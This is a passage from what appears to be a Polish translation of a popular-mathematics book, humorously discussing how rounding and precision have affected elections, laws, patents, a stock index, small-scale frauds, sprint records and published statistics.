To znaczy: przynajmniej wszystkim się wydawało, że Zieloni zdobyli pięć procent głosów; taki wynik wstępnie opublikowano. W rzeczywistości otrzymali 4,97 procent. System prezentujący wyniki zaokrąglił wszystkie wartości do jednego miejsca po przecinku, więc 4,97 stało się piątką. Głosy zostały sprawdzone, dostrzeżono ten błąd i nadzieje Zielonych na własnego posła prysły. Miejsce dostało się socjaldemokratom, którzy w ten sposób zdobyli większość. Jedno zwykłe zaokrąglenie zmieniło wynik wyborów.

Polityka najwyraźniej łączy wszystkie możliwe motywacje do podejmowania prób naginania liczb do granic możliwości. A zaokrąglanie jest wspaniałym sposobem na wyciśnięcie jeszcze odrobiny więcej z mało elastycznej ze swojej natury liczby. Pracując jako nauczyciel, zadawałem siódmoklasistom pytania w rodzaju: „Jeśli deska ma 3 metry (w zaokrągleniu do pełnego metra), to jaką ma długość w rzeczywistości?”. Cóż, może mierzyć od 2,5 do 3,49 metra (a nawet od 2,500 do 3,499 metra,

zależnie od przyjętej zasady zaokrąglania). Wychodzi na to, że niektórzy politycy istotnie prezentują poziom siódmoklasisty.

W pierwszym roku prezydentury Donalda Trumpa jego administracja usiłowała uchylić obowiązywanie ustawy Affordable Care Act (ACA), powszechnie zwanej Obamacare. Kiedy droga legislacyjna okazała się trudniejsza, niż się spodziewano, sięgnięto po zaokrąglanie.

ACA zawierała oficjalne wytyczne dla rynku usług opieki zdrowotnej, a Departament Zdrowia i Opieki Społecznej wydawał rozporządzenia na podstawie zapisów ustawy. W lutym 2017 roku kontrolowany już przez Trumpa departament przekazał do Biura Zarządzania i Budżetu propozycję zmian w tych rozporządzeniach. Wyglądało to tak, że skoro administracja Trumpa nie mogła zmienić samej ustawy, zamierzała zmienić jej interpretację. To tak, jakby ktoś chciał wypełnić zasądzony nakaz poprzez zmianę imienia psa na Kurator Sądowy.

Zdaniem konsultantów branżowych i lobbystów, którzy rozmawiali z „Huffington Post”, jedna z tych zmian miała zwiększyć kwotę, którą firmy ubezpieczeniowe mogły pobierać od starszych klientów. Ustawa ACA zawierała bardzo wyraźne wytyczne, według których ubezpieczalniom nie wolno było żądać od starszych ludzi składek wyższych niż trzykrotność tych płaconych przez młodych. Opieka zdrowotna powinna się uśredniać, a docelowo wszyscy powinni być tak samo obciążeni. ACA usiłowała ograniczyć firmom ubezpieczeniowym możliwość oddalania się od tego ideału.

Wygląda na to, że administracja Trumpa chciała pozwolić ubezpieczalniom na pobieranie od starszych klientów nawet 3,49 razy tyle co od młodszych ludzi, posiłkując się argumentem, że 3,49 zaokrągla się w dół do trzech. Matematyczna bezczelność tej ekipy niemal mi zaimponowała. To, że jakąś liczbę można zaokrąglić do innej, nie sprawia

wcale, że ta zaokrąglana nagle staje się tą inną liczbą. Ludzie Trumpa równie dobrze mogli wykreślić trzynaście ze wszystkich dwudziestu siedmiu poprawek do konstytucji i twierdzić, że nic się nie zmieniło, jeśli tylko zaokrągli się wszystko do najbliższej pełnej konstytucji.

Zaproponowana zmiana nigdy nie weszła w życie, ale zwróciła uwagę na ciekawy aspekt. Gdyby w ustawie ACA było napisane „pomnożone przez trzy w zaokrągleniu do jednej cyfry znaczącej", administracja Trumpa miałaby podkładkę pod wprowadzenie swojej zmiany. Między prawami rządzącymi matematyką a naszym ludzkim prawem istnieje ciekawa zależność. Kilka lat temu zadzwonił do mnie prawnik, który chciał porozmawiać o zaokrąglaniu i procentach. Pracował nad sprawą patentu na produkt, który wykorzystywał pewną substancję w stężeniu jednego procenta. Ktoś inny zaczął wytwarzać podobny produkt, ale stężenie rzeczonej substancji wynosiło w nim 0,77 procent. Właściciel patentu podał tę drugą firmę do sądu, ponieważ jego zdaniem skoro 0,77 procent można zaokrąglić do 1, doszło do naruszenia patentu.

Uznałem to za niezmiernie ciekawe, ponieważ gdyby istotnie naiwnie zaokrąglać do najbliższego punktu procentowego, wtedy owszem, 1 procent zawierałby też wartość 0,77 procent. W takim układzie wszystko między 0,5 a 1,5 procent zaokrąglałoby się do jedynki. Ale ponieważ patent jest dokumentem naukowym, podejrzewałem, że wartość została podana z dokładnością do jednej cyfry znaczącej. To wszystko zmienia: zaokrąglenie do jednej cyfry znaczącej oznaczałoby zakres od 0,95 do 1,5 procent. Zmiana definicji zaokrąglania spowodowała znaczne przesunięcie dolnej granicy, która już nie obejmowała 0,77 procent. A z kolei ta wartość zaokrąglona do jednej cyfry znaczącej zostałaby zapisana jako 0,8 procent. Czyli nie naruszała patentu.

Doskonale się bawiłem, wyjaśniając prawnikowi, w jaki sposób zaokrąglanie do cyfr znaczących prowadzi do asymetrii zakresu zaokrąglania. Jest to konsekwencją tego, w jaki sposób zapisujemy liczby. Kiedy w zapisie dziesiętnym liczba przesuwa się o jedną pozycję, zaokrąglają się do niej liczby do pięćdziesięciu procent większe od niej, ale tylko do pięciu procent mniejsze. Wszystkie wartości między 99,5 a 150 zaokrąglają się do 100. Jeśli więc ktoś obieca ci 100 zł (z dokładnością do jednej cyfry znaczącej), możesz zażądać nawet 149 zł 49 gr. Od dziś o każdym, kto tak postępuje, będę mówił, że „odwala Donalda”.

Wspomniany prawnik przynajmniej udawał, że rozumie, co do niego mówię. Zachował się bardzo profesjonalnie i nie zdradził mi, którą stronę sporu reprezentuje. Była to tylko zorganizowana na poczekaniu lekcja z zaokrąglania. Kilka lat później przypomniałem sobie o tej sprawie i zaciekawiło mnie, jak to się wszystko skończyło. Ponieważ nie dawało mi to spokoju, szukałem i szukałem, aż znalazłem dane rozprawy i ostateczny werdykt. Sędzia się ze mną zgodził! Liczba w patencie została uznana za podaną z dokładnością do jednej cyfry znaczącej, zatem stężenie 0,77 procent zostało uznane za inne niż 1 procent. I tak zakończyła się największa sprawa sądowa w mojej karierze (w zaokrągleniu do najbliższej pełnej sprawy sądowej).

Czterdziestki dziewiątki

Administracja Trumpa sięgnęła po współczynnik 3,49 nie bez powodu. Chociaż liczba 3,5 dałaby jeszcze więcej pola manewru,

nie byłoby jasne, czy należy ją zaokrąglić w górę czy w dół, podczas gdy 3,49 na pewno zaokrągla się w dół.

Przy zaokrąglaniu do najbliższej liczby całkowitej wszystko poniżej 0,5 jest obcinane, a wszystko powyżej – dopełniane. Ale 0,5 jest równo między dwiema możliwymi liczbami całkowitymi, w związku z czym żadna z nich nie jest oczywistym wyborem.

Najczęściej domyślnym działaniem jest zaokrąglenie 0,5 w górę. Jeśli po piątce byłoby coś jeszcze (na przykład jeśli liczba wyglądałaby tak: 0,5000001), to dopełnienie do kolejnej liczby całkowitej byłoby właściwym wyborem. Ale zaokrąglanie 0,5 zawsze w górę może zwiększyć sumę ciągu liczb. Da się temu zaradzić między innymi poprzez zaokrąglanie do najbliższej liczby parzystej. Wtedy teoretycznie każda połówka ma losową szansę zaokrąglenia w dół lub w górę. To niweluje asymetrię zaokrąglania zawsze w górę, ale z kolei faworyzuje liczby parzyste, co – teoretycznie – może wywołać inne problemy.

		zaokrąglanie	
		w górę	do parzystej
	0,5	1	0
	1	1	1
	1,5	2	2
	2	2	2
	2,5	3	2
	3	3	3
	3,5	4	4
	4	4	4
	4,5	5	4
	5	5	5
	5,5	6	6
	6	6	6
	6,5	7	6
	7	7	7
	7,5	8	8
	8	8	8
	8,5	9	8
	9	9	9
	9,5	10	10
	10	10	10
suma:	105	110	105

Liczby od 0,5 do 10 sumują się do 105. Zastosowanie zasady zaokrąglania zawsze w górę daje sumę 110, podczas gdy zaokrąglanie do liczb parzystych – prawidłowe 105. Tyle że teraz trzy czwarte liczb jest parzystych.

Naprawić usterkę

W styczniu 1982 roku giełda w Vancouver rozpoczęła publikowanie indeksu mierzącego wartość różnych sprzedawanych i kupowanych akcji. Indeks giełdowy to próba mierzenia zmian cen wybranej próbki akcji, co ma dawać ogólny obraz kondycji całej giełdy. Indeks FTSE 100 to średnia ważona stu najwyżej wycenianych spółek notowanych na londyńskiej giełdzie. Dow Jones jest wyliczany na podstawie sumy cen akcji trzydziestu największych amerykańskich spółek (przy czym na przykład General Electric jest uwzględniany w indeksie od początku ubiegłego wieku, podczas gdy Apple dodano doń dopiero w roku 2015). Na giełdzie tokijskiej funkcjonuje Nikkei. Giełda w Vancouver chciała mieć własny indeks.

I tak narodził się Vancouver Stock Exchange Index. Nazwa może nie była zbyt kreatywna, ale za to sam indeks był niezmiernie rozbudowany: wyliczano go na podstawie średniej cen wszystkich około 1500 notowanych spółek. Za początkową wartość przyjęto 1000 punktów. Dynamika rynku miała przesuwać wartość indeksu w górę lub w dół. Niestety, ten o wiele częściej spadał niż rósł. Jego wartość malała nawet wtedy, kiedy sama giełda radziła sobie całkiem nieźle. Na koniec jednego z tygodni listopada 1983 roku indeks wynosił już zaledwie 524,811, czyli tylko nieco ponad

połowę wartości wyjściowej. Na giełdzie nie odnotowano jednak krachu, który mógłby aż tak zmniejszyć jego wartość. Coś było nie tak.

Błąd tkwił w sposobie wyliczania indeksu przez komputery. Po każdej zmianie cen akcji, co miało miejsce jakieś trzy tysiące razy dziennie, wartość indeksu była przeliczana na nowo. Obliczenia przeprowadzano z dokładnością do czterech miejsc po przecinku, ale ogłaszano wartość tylko z trzema miejscami dziesiętnymi – ostatnią cyfrę odcinano. To jest ważne: nie zaokrąglano wyników, tylko po prostu odrzucano ich końcowe cyfry. Gdyby zamiast zwykłego odcięcia ostatniej cyfry wartość indeksu była zaokrąglana (czyli rosła równie często co spadała), problemu by nie było. Tymczasem po każdej aktualizacji wartości indeks odrobinę malał.

Kiedy zarząd giełdy zdołał ustalić, co się stało, zatrudnił konsultantów, którzy przez trzy tygodnie obliczali, jaką wartość powinien przyjąć indeks, gdyby był wyliczany prawidłowo. I tak w listopadzie 1983 roku indeks skoczył nagle z nieprawidłowego poziomu 524,811 na świeżo wyliczone 1098,892. Wzrost o 574,081 punktu z dnia na dzień* bez żadnych zmian na rynku. Nie mam pojęcia, jak maklerzy reagują na takie nieoczekiwane skoki – na taki jakby antykrach. Zakładam, że wskoczyli z powrotem przez okna i wydmuchali kokainę z nosów.

Możesz też zastosować zaokrąglanie w swoim własnym małym przekręcie. Powiedzmy, że pożyczasz od kogoś 100 zł i obiecujesz oddać po miesiącu z piętnastoma procentami odsetek. Czyli twój dług urósłby o 15 zł. Ale ponieważ jesteś niezmiernie hojną osobą, proponujesz naliczać odsetki codziennie przez cały miesiąc, przez wszystkie trzydzieści jeden dni dysponowania tą stówą. I żeby wszystko uprościć (bo kto chce zajmować się skomplikowanymi obliczeniami!?), wszystkie wartości będą zaokrąglane do najbliższej złotówki.

Bez zaokrąglania procent składany z tego miesiąca wyniósłby 16 złotych i 14 groszy. A z zaokrąglaniem do najbliższej złotówki… 0 zł. Ani grosza odsetek. 15 procent podzielone na trzydzieści jeden dni daje 0,484 procent dziennie. Zatem po pierwszym dniu twój dług rośnie do 100,484 zł, ale ponieważ zaokrąglasz do najbliższej złotówki, 48,4 grosza znika i nadal masz do oddania tylko 100 zł. I tak codziennie przez cały miesiąc – ani grosza odsetek przez cały okres. Jest też pewien efekt uboczny: liczba osób, które mogłyby ci w przyszłości pożyczyć pieniądze, została właśnie zaokrąglona w dół do zera.

Jeśli zbierze się dość liczb zaokrąglanych o niewielkie wartości, to chociaż każde zaokrąglenie z osobna może być zbyt mało istotne, by w ogóle zwrócić na nie uwagę, to wszystkie razem mogą mieć całkiem spore znaczenie. Okrajanie czegoś po trochu, o ledwie zauważalne kawałki, jest nazywane „krojeniem salami”. Każdy plasterek może być tak cienki, że reszta kiełbasy będzie wyglądała niby tak samo. Ale jeśli plasterków zbierze się więcej, nagle okaże się, że brakuje całkiem sporego kawałka. Salami jest doskonałą analogią, bo jest wytwarzane z przemielonego mięsa, zatem wiele plasterków salami można przerobić z powrotem w funkcjonalną kiełbasę. Chciałbym w tym miejscu wyraźnie zaznaczyć, że powyższego zdania nie napisałem tylko dlatego, że założyłem się z kimś o użycie w książce sformułowania „funkcjonalna kiełbasa”.

Tego rodzaju atak z zaokrąglaniem w dół był wpisany w fabułę filmu Życie biurowe z 1999 roku (podobny motyw wykorzystano w *Supermanie III*). Bohaterowie zmodyfikowali kod komputerowy firmy w taki sposób, aby przy każdym wyliczeniu odsetek zamiast zaokrąglać kwotę do najbliższego centa, obcinał końcówkę i „zbierał” ułamki centów na oddzielnym rachunku. Podobnie jak w przypadku indeksu giełdowego

w Vancouver, taki proceder mógłby teoretycznie trwać niezauważony i saldo na takim rachunku stopniowo by rosło.

Większość prawdziwych przekrętów wykorzystujących tę technikę zdaje się operować wartościami większymi niż ułamek centa, ale nadal na tyle małymi, by inni tego nie zauważyli i nie narzekali. Pewien malwersant bankowy napisał oprogramowanie odprowadzające z losowych rachunków dwadzieścia lub trzydzieści centów, przy czym to samo konto nie mogło zostać wybrane więcej niż trzy razy w roku. Dwóch programistów z pewnej nowojorskiej firmy zwiększało co tydzień kwotę podatku odprowadzanego od wszystkich wystawionych czeków o dwa centy, ale pieniądze przekazywało na swoje rachunki podatkowe, żeby je potem dostać na koniec roku w ramach zwrotu podatku. Krążą pogłoski o pracowniku kanadyjskiego banku, który miał zarobić na zaokrąglaniu odsetek 70 tysięcy dolarów (i który wpadł tylko dlatego, że bank postanowił wytypować najbardziej aktywny rachunek, by nagrodzić jego posiadacza), aczkolwiek nie udało mi się tego potwierdzić.

Oczywiście to nie znaczy, że nie ma przypadków „krojenia salami”, które sprawiały kłopoty. Amerykańskie firmy muszą potrącać 6,2 procent z wynagrodzeń swoich pracowników na ubezpieczenie społeczne. Jeśli dane przedsiębiorstwo zatrudnia wystarczająco wiele osób, obliczenie 6,2 procent i zaokrąglenie należnej kwoty dla każdego osobno mogłoby dać nieco inną sumę niż wyliczenie 6,2 procent od łącznej kwoty wynagrodzeń. Ponieważ urzędy skarbowe są wyczulone na wszelkie możliwe sztuczki, formularz podatkowy dla firm zawiera opcję „korekty o ułamki centów”, żeby wszystko było na pewno prawidłowo wyliczone.

Trudności mogą się też pojawić przy wymianie walut, ponieważ w różnych krajach obowiązują różne wartości minimalne. W dużej części Europy stosuje się euro (które dzieli się na sto centów), ale w Rumunii

nadal używa się lejów (dzielących się na sto bani). W dniu pisania tych słów kurs wymiany wynosi 4,67 leja za 1 euro, co oznacza, że eurocent jest wart więcej niż bani. Gdyby ktoś zaniósł do kantoru dwa bani, liczba należnych eurocentów zostałaby zaokrąglona w dół do zera. Albo można zaokrąglić ją na swoją korzyść i ukryć w jakiejś mniej podejrzanej transakcji. 11 lejów to 2,35546 euro, co można zaokrąglić w górę do 2,36 euro. Jeśli tę kwotę wymienimy w drugą stronę, uzyskamy 11,02 leja. Przy założeniu braku opłat transakcyjnych mamy 2 bani czystego zysku.

W roku 2013 doktor Adrian Furtuna, rumuński badacz bezpieczeństwa w sieci, spróbował zrobić coś podobnego: przepuścił transakcje wymiany walut przez bank, w którym zaokrąglanie euro za każdym razem dawało mu około pół centa zysku. Ponieważ wybrany bank przy każdej transakcji wymagał podania kodu z urządzenia zabezpieczającego, Furtuna zbudował maszynę, która automatycznie wpisywała do urządzenia niezbędne liczby identyfikujące transakcję i potem odczytywała wygenerowany kod. W ten sposób mógł zrealizować 14 400 transakcji dziennie, co dawało 68 euro dziennego zysku. Oczywiście nigdy nie dostał tych pieniędzy: bank zatrudnił go do przetestowania swoich zabezpieczeń, więc analityk nie miał dostępu do rzeczywistego systemu transakcyjnego.

Ja z kolei spróbowałem własnego „krojenia salami”, kiedy jeszcze mieszkałem w Australii. W roku 1992 wycofano z obiegu monety jedno- i dwucentowe; najdrobniejszą monetą została w ten sposób pięciocentówka. Przy płatnościach gotówką cena była zaokrąglana w górę lub w dół do najbliższych pięciu centów. Z tym że banki nadal zapisywały na rachunkach dokładną liczbę centów. Mój sposób był prosty: jeśli zaokrąglanie działało na moją korzyść, płaciłem gotówką, a w przeciwnym wypadku – kartą. Na mniej więcej połowie zakupów oszczędzałem po cencie! To w maleńkim ułamku czyniło mnie geniuszem zbrodni.

Pomyłki przy wyścigach

Rekord świata w sprincie na 100 metrów jest jednym z najbardziej prestiżowych osiągnięć w świecie sportu. Międzynarodowe Stowarzyszenie Federacji Lekkoatletycznych (IAAF, obecnie: Światowa Lekkoatletyka) odnotowuje go już od ponad stu lat. Pierwszy rekord został zmierzony w roku 1912 i wyniósł 10,6 sekundy. Od tamtej pory jest co jakiś czas poprawiany. W roku 1968 w końcu pękła bariera dziesięciu sekund i rekord wyniósł 9,9 sekundy. Następnie amerykański sprinter Jim Hines ponownie poprawił rekord z czasem 9,95 sekundy. Czyli nieco gorszym niż poprzedni.

9,95 sekundy Hinesa był pierwszym rekordem zmierzonym z dokładnością do setnych sekundy, zatem zastąpił rekord 9,9 sekundy ustanowiony ledwie cztery miesiące wcześniej. Wprowadzenie elektronicznego pomiaru czasu pozwoliło zwiększyć precyzję. Poprzedni rekord też należał do Hinesa, zatem wygląda na to, że elektroniczna fotokomórka zmieniła mu rekord na najgorszy możliwy czas, który wciąż mógł zostać zaokrąglony do 9,9 sekundy.

Sprzęt używany do mierzenia czasu zawsze miał wpływ na rekordy. W latach dwudziestych XX wieku używano trzech różnych stoperów ręcznych. Ale ponieważ ich dokładność wynosiła tylko jedną piątą sekundy, rekord 10,6 sekundy ustanowiony w lipcu 1912 roku został poprawiony na 10,4 sekundy dopiero w kwietniu 1921 roku. Zakładając, że sprinterzy dość regularnie poprawiali swoje osiągi, wyliczyłem, że koło czerwca 1917 roku jakiś biedak zapewne przebiegł 100 metrów w 10,5 sekundy, ale sędziowie mieli za słabe stopery, żeby to zauważyć**.

Przejście z ręcznych stoperów na elektroniczną fotokomórkę zmieniało też dokładność pomiaru. Automatyczne rozpoczęcie i zakończenie

mierzenia czasu w systemie elektronicznym jest o wiele dokładniejsze niż poleganie na ludziach z ich nie najlepszym czasem reakcji. Precyzja i dokładność są często mylone, a trzeba podkreślić, że są to dwie różne rzeczy. Precyzja to szczegółowość pomiaru, a dokładność – zgodność pomiaru z rzeczywistością. Mogę z dużą dokładnością powiedzieć, że urodziłem się na Ziemi, ale nie będzie to zbyt precyzyjne. Mogę z dużą precyzją powiedzieć, że przyszedłem na świat w punkcie o współrzędnych (37,229° N, 115,811° W), ale nie będzie to ani trochę dokładne. To daje ogromne pole manewru podczas udzielania odpowiedzi na pytania, jeśli pytający nie zastrzeże, że odpowiedź ma być jednocześnie dokładna i precyzyjna. Odpowiedź dokładna: „Ktoś wypił całe piwo”. Odpowiedź precyzyjna: „Albańczyk, kilkukrotny rekordzista w grze Tetris, wypił całe piwo”. Choć wolałbym nie być jednocześnie dokładny i precyzyjny, bo musiałbym się przyznać do pijaństwa.

I podczas gdy poprawa dokładności pomiaru skutkuje rekordami świata bardziej zgodnymi z rzeczywistością, większa precyzja daje nam więcej rekordów. W latach 1936–1956 jedenastu różnych biegaczy przebiegło 100 metrów w czasie 10,2 sekundy, aż w końcu dwunasty pobiegł 10,1 sekundy. Gdyby w czasach tych biegaczy były dostępne współczesne, bardziej precyzyjne metody pomiaru czasu, każdy z tych zawodników mógłby potencjalnie mieć własny rekord świata.

Nie widzę powodu, dla którego mielibyśmy nie używać w przyszłości jeszcze bardziej precyzyjnych systemów pomiarowych, które pozwolą nam przejść z setnych części sekundy do milisekund. Lub nawet do nanosekund. Podejrzewam, że dojdzie do tego, kiedy rekordy dotrą do krańca możliwości organizmu człowieka. Ludzie nie mogą nieustannie stawać się coraz lepsi, niezależnie jak długo będziemy jeszcze urządzać zawody

sprinterskie i jak wyrównana będzie konkurencja, ale zawsze znajdzie się kolejne miejsce po przecinku, o które będzie można powalczyć***.

Zaokrąglanie czasu wpłynęło jednak nie tylko na rekord w biegu na 100 metrów. Trafiłem na ślad oszustwa, którego dopuszczali się ludzie obstawiający wyścigi psów jakoś przed rokiem 1992. Ponieważ proceder był oczywiście nielegalny, nie udało mi się w pełni potwierdzić moich ustaleń. Dysponuję tylko anonimowym wpisem z 6 kwietnia 1992 roku na forum dotyczącym zagrożeń dla społeczeństwa ze strony komputerów i systemów elektronicznych. RISKS Digest to bardzo stary internetowy biuletyn, który powstaje od roku 1985 (tak, nadal jest publikowany). Co do zasady nie piszę o sprawach niepotwierdzonych, ale ta jest zbyt zabawna, by ją pominąć. Jeśli ktoś może potwierdzić lub obalić wyniki mojego dochodzenia, niech koniecznie do mnie napisze.

Podobno bukmacherzy w Las Vegas używali systemu komputerowego do przyjmowania zakładów na wyścigi psów. System pozwalał dokonywać nowych zakładów aż do oficjalnego czasu odcięcia, który zgodnie z prawem stanu Nevada wypadał kilka sekund przed otwarciem bramek i wypuszczeniem psów. Potem wyścig uznawano za rozpoczęty, nie wolno więc już było zawierać zakładów. Po zakończeniu gonitwy ogłaszano zwycięzcę. Istotne były zatem trzy kroki: zakończenie przyjmowania zakładów, rozpoczęcie wyścigu i ogłoszenie zwycięzcy.

Problem polegał na tym, że do obsługi wyścigu wykorzystywano zmodyfikowane oprogramowanie przeznaczone do użycia w wyścigach konnych. W stanie Nevada czasem odcięcia przyjmowania zakładów na gonitwy koni była chwila wejścia pierwszego konia do boksu startowego, co mogło nastąpić nawet kilka minut przed rozpoczęciem właściwego wyścigu. Potem po kilku minutach gonitwa dobiegała końca i ogłaszano zwycięzcę. System przechowywał wartość czasu w godzinach i minutach,

ale to wystarczało do zablokowania możliwości przyjmowania zakładów po rozpoczęciu wyścigu konnego.

W świecie gonitw psów, gdzie wszystko odbywa się o wiele szybciej, zakończenie przyjmowania zakładów, rozpoczęcie wyścigu i ogłoszenie zwycięzcy mogło nastąpić w jedną minutę. Zdobywca pierwszego miejsca mógł być już znany, tymczasem system wciąż pozwalał obstawiać wynik, bo na jego zegarze systemowym nie zmieniły się jeszcze minuty. Kilku spryciarzy odkryło tę lukę i zorientowało się, że mogą po prostu zaczekać na rozstrzygnięcie gonitwy, po czym szybko postawić na zwycięzcę.

Znaczenie liczb

Ludzie podchodzą bardzo podejrzliwie do okrągłych liczb. Przywykliśmy do nieładu i ogólnego nieporządku. Wszystkie okrągłe wartości uznajemy za wynik zaokrąglenia. Jeśli ktoś mówi, że dojeżdża do pracy półtora kilometra, to wiadomo, że nie chodzi o dokładnie 1500 metrów, ale raczej o odległość zaokrągloną do najbliższej połówki kilometra. Kiedy jednak ktoś oznajmi, że w drodze do pracy pokonuje piechotą 149 764 centymetrów, to wiadomo, że prokrastynację ma opanowaną do perfekcji.

W roku 2017 ogłoszono, że gdyby Stany Zjednoczone wyłączyły wszystkie elektrownie węglowe i uruchomiły elektrownie słoneczne o takiej samej mocy, uratowałoby to życie 51 999 osób rocznie. Podejrzanie nieokrągła wartość. Na pierwszy rzut oka widać, że nie została zaokrąglona; tylko spójrz na te wszystkie dziewiątki! Coś mi jednak podpowiada, że ktoś wziął dwie liczby różnej wielkości, dokonał na nich obliczeń i w rezultacie uzyskał pozbawiony sensu poziom precyzji. Wspomniałem już wcześniej, że wszechświat ma 13 800 milionów lat.

Kiedy przeczytasz to trzy lata po wydaniu tej książki, wiek wszechświata nie będzie wynosił 13 800 milionów i trzy lata. Liczby różnego rzędu wielkości (o różnej wielkości) nie zawsze mogą być dowolnie sumowane czy odejmowane.

Liczba 51 999 to wynik odjęcia liczby zgonów związanych z energetyką słoneczną od tych związanych z energetyką węglową. W ramach przeprowadzonego w 2013 roku badania ustalono, że emisje związane ze spalaniem węgla w elektrowniach doprowadzają do około 52 tysięcy zgonów rocznie. Branża energetyki słonecznej wciąż była zbyt mało rozwinięta, by zdążono odnotować w niej jakikolwiek zgon. W celu oszacowania liczby osób, które mogłyby umrzeć w związku z produkcją paneli słonecznych, badacze sięgnęli więc po statystyki z branży półprzewodnikowej (w której stosowane są bardzo zbliżone procesy produkcyjne, a także niebezpieczne związki chemiczne). I w ten sposób mamy 51 999 unikniętych śmierci. Prościzna.

Sęk w tym, że wyjściowa wartość 52 000 była zaokrągleniem z zaledwie dwiema cyframi znaczącymi, a teraz nagle mieliśmy tych cyfr pięć. Sięgnąłem do tamtego badania i okazało się, że pierwotnie była mowa o 52 200 zgonach rocznie. A i to było już spore przybliżenie (specjalnie dla miłośników statystyki podam, że ta wartość miała dziewięćdziesięcioprocentowy przedział ufności 23 400 – 94 300). Badacze zaokrąglili to do 52 000, ale jeśli to „odokrąglimy” z powrotem do 52 200, to dojdziemy do wniosku, że energetyka słoneczna może ocalić 52 199 osób! Właśnie uratowaliśmy dodatkowe dwie setki!

Rozumiem, dlaczego użyto tu liczby 51 999 – z powodów politycznych. Chciano zwrócić uwagę na jeden spodziewany zgon związany z produkcją paneli, żeby podkreślić, jak bezpieczna jest ta technologia. A większa precyzja sprawia, że liczba wygląda poważniej. Mniejsza precyzja

zaokrąglenia powoduje, że taka liczba wydaje się też mniej dokładna, chociaż często wcale nie jest to prawdą. Te zera na końcu też mogą wynikać z precyzji. Jedna osoba na milion będzie nieświadomie mieszkać okrągłą liczbę kilometrów od swojego miejsca pracy (od drzwi do drzwi), z dokładnością do najbliższego milimetra.

Pierwsza oficjalna wysokość Mount Everestu wynosiła 29 002 stopy (8839,8 metra). Takiej właśnie niezbyt okrągłej liczby można się spodziewać po kilkudziesięciu latach pomiarów i obliczeń. Brytyjczycy rozpoczęli swoje wielkie badanie trygonometryczne (Great Trigonometrical Survey, GTS) w roku 1802 w ramach ogólnego programu badań subkontynentu indyjskiego. W roku 1831 do GTS dołączył Radhanath Sikdar, zdolny student matematyki z Kalkuty, specjalizujący się w trygonometrii sferycznej niezbędnej do badań geodezyjnych. W roku 1852 analizował dane pochodzące z pasma górskiego w pobliżu prowincji Dardżyling. Po wyliczeniu wysokości „szczytu XV” na sześć różnych sposobów uzyskał około 29 000 stóp. Wtedy wparował do biura swojego przełożonego, żeby mu powiedzieć, że właśnie odkrył najwyższą górę świata. Pracami GTS kierował wtedy Andrew Waugh. Po kilku latach weryfikowania wysokości szczytu XV w końcu w roku 1856 ogłosił, że oto odkryto najwyższą górę na Ziemi, i nazwał ją na cześć swojego poprzednika George’a Everesta.

Jednakże krążą plotki, że Sikdar uzyskał dokładną wartość 29 000 stóp (8839,2 metra). W tym przypadku wszystkie te zera były cyframi znaczącymi – ale opinia publiczna by ich za takie nie uznała. Założyłaby, że taki zapis oznacza „około 29 000 stóp”. A ludzie mogliby nie uwierzyć w odkrycie najwyższej góry na naszej planecie, jeśli obliczenia wyglądałyby na niedostatecznie precyzyjne. Dodano więc dwie fikcyjne stopy. Przynajmniej tak powiadają. W roku 1856 twardo przyjęto oficjalną

wartość 29 002 stóp, ale nie udało mi się znaleźć żadnych dowodów na to, że wstępne obliczenia dały równe 29 000. Nie wiem nawet, skąd się w ogóle wzięły te pogłoski.

I nawet jeśli ta opowieść nie jest prawdziwa, nie wątpię, że wiele precyzyjnych, ale zbyt okrągłych wartości delikatnie zmodyfikowano, żeby wyglądały na tak precyzyjne, jakie były przed zmianą.

Znaczące znaczenie

W lutym 2017 roku BBC poinformowało o nowym raporcie brytyjskiego urzędu statystycznego (Office for National Statistics, ONS), z którego wynikało, że w ostatnich trzech miesiącach roku 2016 „liczba bezrobotnych w Wielkiej Brytanii spadła o 7000, osiągając 1,6 miliona”. Problem w tym, że zmiana na poziomie siedmiu tysięcy była o wiele mniejsza od liczby, o jaką nowy odczyt został zaokrąglony do 1,6 miliona. Matematyk Matthew Scroggs szybko zauważył, że generalnie BBC poinformowało, że liczba bezrobotnych zmieniła się z 1,6 miliona na 1,6 miliona.

Zmiana nieprzekraczająca precyzji, z jaką jest określona dana liczba, jest bez znaczenia. Kilka osób zauważyło, że siedem tysięcy zatrudnionych może stracić pracę w wyniku zamknięcia jednego przedsiębiorstwa, w związku z czym nie jest to zmiana istotna dla gospodarki w ujęciu ogólnym. Mieli rację i dlatego ONS zaokrąglało odczyt bezrobocia do najbliższych stu tysięcy.

BBC zaktualizowało potem informację na swojej stronie o bardziej szczegółowe dane z oficjalnego komunikatu ONS:

ONS podaje z 95-procentową pewnością, że oszacowany spadek bezrobocia o 7000 osób jest obarczony marginesem błędu na poziomie 80 000 osób, w związku z czym zmiana została opisana jako statystycznie nieistotna.

Zatem ONS tak naprawdę było przekonane, że zmiana bezrobocia mieściła się gdzieś między wzrostem o 73 000 a spadkiem o 87 000 osób. Innymi słowy: poziom bezrobocia nie uległ znaczącej zmianie, przy czym sytuacja wydaje się raczej nieco poprawiać niż nieco pogarszać. Jest to zgoła inny komunikat niż sucha informacja, że „liczba bezrobotnych spadła o 7000". Cieszę się, że BBC zaktualizowało artykuł i podało dokładniejsze dane.

W jednym worku

Zmiany czasu na letni i zimowy potrafią przyprawić o spory stres. Jeśli o tym zapomnimy, przyjdziemy do pracy godzinę za wcześnie i najemy się wstydu, albo godzinę za późno i wylecimy z roboty. Osobiście zawsze wyczekuję cofania zegarków, bo wtedy można pospać godzinę dłużej. Z tym że nie wykorzystuję tej godziny od razu: zachowuję ją sobie na kilka dni, aż do czasu, kiedy jej najbardziej potrzebuję.

Poważnie rozważałem skracanie każdej piątkowej nocy o godzinę (co mało kto by zauważył) przy jednoczesnym wydłużeniu poniedziałkowych poranków przed pobudką. Przesunięcie czasu o godzinę do przodu nie ma takich samych korzystnych skutków: godzina naszego życia zwyczajnie znika. Lekka senność w ciągu dnia nie jest w tym wszystkim najgorsza;

w poniedziałki po przestawieniu zegarków do przodu ryzyko wystąpienia zawału wzrasta o 24 procent. Zmiana czasu na letni dosłownie zabija ludzi.

